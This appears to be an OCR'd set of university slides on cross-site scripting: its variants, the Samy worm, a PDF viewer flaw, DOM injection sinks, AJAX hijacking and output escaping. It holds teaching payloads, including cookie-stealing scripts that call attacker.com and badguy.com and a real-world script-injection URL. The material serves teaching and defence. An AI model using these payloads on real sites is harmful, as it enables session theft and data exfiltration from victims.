
CSE484/CSE584

BROWSER SECURITY AND WEB VULNERABILITIES

Dr. Benjamin Livshits

Taxonomy of XSS



SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

SYNGRESS 4 FREE E-BOOKLETS PUBLISHING

XSS Attacks

CROSS SITE SCRIPTING EXPLOITS AND DEFENSE

XSS Is the New Buffer Overflow, JavaScript Malware Is the New Shell Code


- Learn to Identify, Exploit, and Protect Against XSS Attacks
- See Real XSS Attacks That Steal E-mails, Own Web Surfers, and Trojanize Backend Reporting Systems
- Leverage XSS Vulnerabilities to Allow Remote Proxy Attacks Into External and Internal Networks

Jeremiah Grossman
Robert "RSnake" Hansen
Petko "pdp" D. Petkov
Anton Rager
Seth Fogie Technical Editor and Coauthor


- □ **XSS-0**: client-side
- □ **XSS-1**: reflective
- □ **XSS-2**: persistent

XSS Is Exceedingly Common

- □ Web Hacking Incident Database (1999 - 2011)
- □ Happens often
- □ Has 3 major variants




xssed.com



Date	Author	Domain	R	S	F	PR	Category	Mirror
07/09/14	RME	m.fotolog.com		★	✗	0	XSS	mirror
29/04/14	dhony	www.bankaustria.at		★	✓	0	XSS	mirror
29/04/14	Jamaicob	wdt.weather.fox.com		★	✗	0	XSS	mirror
29/04/14	s1ckb0y	stampa.aeronautica.difesa.it		★	✓	0	XSS	mirror
29/04/14	AnonHiV3MinD	oreilly.com		★	✓	0	XSS	mirror
29/04/14	Souhail Hammou	webinar.sisa.samsung.com		★	✓	0	XSS	mirror
29/04/14	Aarshit Mittal	xfinity.comcast.net		★	✗	0	XSS	mirror
29/04/14	StRoNiX	radio.foxnews.com		★	✓	0	XSS	mirror
29/04/14	The Pr0ph3t	locate.apple.com		★	✗	0	XSS	mirror
29/04/14	Zargar Yasir	receptome.stanford.edu		★	✗	0	XSS	mirror

More xssed.com



Security researcher AnonHiV3MinD, has submitted on 20/10/2012 a cross-site-scripting (XSS) vulnerability affecting oreilly.com, which at the time of submission ranked 0 on the web according to Alexa.
We manually validated and published a mirror of this vulnerability on 29/04/2014. It is currently fixed.

Date submitted: 20/10/2012 Date published: 29/04/2014 Date fixed: 29/04/2014 Status: ✓ FIXED

Author: AnonHiV3MinD Domain: oreilly.com Category: XSS Pagerank: 0

URL: http://oreilly.com/catalog/errataunconfirmed.csp?isbn=9780596006303"<SCRIPT a=">'>"
SRC="http://keralacyberforce.in/xlabs/kcf.js"></SCRIPT>

Click here to view the mirror

Three Top Web Site Vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query

- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site
  - User data leads to code execution on the client


- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim

What is XSS?

- An XSS vulnerability is present when an attacker can inject **code** into pages generated by a web application, making it execute in the context/origin of the victim server

- Methods for injecting malicious code:
  - Reflected XSS (“type 1”):
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - DOM-based attacks (“type 0”)
    - User data is used to inject code into a trusted context
    - Circumvents origin checking

Basic Scenario: Reflected XSS Attack



XSS Example: Vulnerable Site

- Search field on http://victim.com:
  - **http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```


echo search term
into response

Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to http://victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com



Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Adobe PDF Viewer “feature”

- PDF documents execute JavaScript code (version <= 7.9)

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

- The code will be executed in the context of the domain where the PDF files is hosted

- This could be used against PDF files hosted on the local file system

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s How the Attack Works

- Attacker locates a PDF file hosted on website.com

- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/

                    file.pdf#s=javascript:alert(”xss”);)
```

- Attacker entices a victim to click on the link

- Worked if the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.

And If That Doesn’t Bother You…

- PDF files on the local file system:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

- JavaScript malware now runs in local context with the ability to read local files ...

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful JavaScript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS Using Images

Suppose pic.jpg on web server contains HTML !

- request for **`http://site.com/pic.jpg`** results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  What if attacker uploads an “image” that is a script?

DOM-based XSS (No Server)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.U
RL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Amit Klein ... XSS of the Third Kind

DOM-based XSS Injection Vectors

- `$('#target').html( user-data );`
- `$( '<div id=' + user-data + '></div>' );`
- `document.write( 'Welcome to ' + user-data + '!' );`
- `element.innerHTML = '<div>' + user-data + '</div>';`
- `eval("jsCode"+usercontrolledVal )`
- `setTimeout("jsCode"+usercontrolledVal ,timeMs)`
- `script.innerText = 'jsCode'+usercontrolledVal`
- `Function("jsCode"+usercontrolledVal ) ,`
- `anyTag.onclick = 'jsCode'+usercontrolledVal`
- `script.textContent = 'jsCode'+usercontrolledVal`
- `divEl.innerHTML = "htmlString"+ usercontrolledVal`

AJAX Hijacking

- AJAX programming model adds additional attack vectors to some existing vulnerabilities
- Client-Centric model followed in many AJAX applications can help hackers, or even open security holes
  - JavaScript allows functions to be redefined after they have been declared …

Example of Email Hijacking

```
<script>
// override the constructor used to create all objects so that whenever
// the "email" field is set, the method captureObject() will run.
function Object() {
  this.email setter = captureObject;
}
// Send the captured object back to the attacker's Web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
     objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
  escape(objString),true);
  req.send(null);
}
</script>
```

Chess, et al.

Escaping Example

<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

```
String safe = ESAPI.encoder().encodeForHTML( request.getParameter(
"input" ) );
```

<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div> *inside UNquoted attribute*

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div> *inside single quoted attribute*

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div> *inside double quoted attribute*

